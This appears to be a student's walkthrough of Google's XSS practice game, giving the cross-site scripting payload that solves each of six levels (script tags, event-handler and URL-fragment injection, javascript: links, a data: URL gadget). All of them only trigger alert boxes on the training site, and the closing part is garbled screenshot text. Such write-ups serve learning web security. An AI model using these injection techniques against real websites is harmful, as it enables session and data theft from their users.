Level 1:

Enter *<script>alert("hello world")</script>* into the input

Level 2:

Just insert an onclick function into the "Share status!" button, then when you click it, the alert will show up

Level 3:

The url is as shown. The bug is that it miss a parseInt() function when choosing the picture, so whatever you put in, it is not checked properly.

https://xss-game.appspot.com/level3/frame?#3.jpg' onload="alert('2333')" />//

Level 4

Put *10');alert('666* into the input box.

Level 5

To insert a href directing to an *alert('666')* function

```
<a href="javascript:alert('666')">Sign up</a> == $0
```


Level 6

Except the normal sulution, there is still a trick: use the bug of the quiz website itself. The url is as follows.

```
▼<iframe class="game-frame" src="https://xss-game.appspot.com/level6/frame#data:text/
javascript,alert('666')">
  ▼#document
      <!doctype html>
    ▼<html>
      ▼<head>
          <!-- Internal game scripts/styles, mostly boring stuff -->
          <script src="/static/game-frame.js"></script>
          <link rel="stylesheet" href="/static/game-frame-styles.css">
        ▶<script>…</script>
          <script src="/static/gadget.js"></script>
          <script src="data:text/javascript,alert('666')"></script>
        </head>
      ▶<body id="level6">…</body>
      </html>
  </iframe>
</div>
```

xss-game.appspot.com says

Congratulations, you executed an alert:

666

You can now advance to the next level.

OK

This is very   he URL when
    loading   ch as
         X

Find a way to   l cause it

Your Target

I am vulnerable   x

URL https://xss-game.appspot.com/level6/frame#data:text/javascript,alert('666')   Go

GLOVE
GADGETS

Loaded gadget from data:text/javascript,alert('666')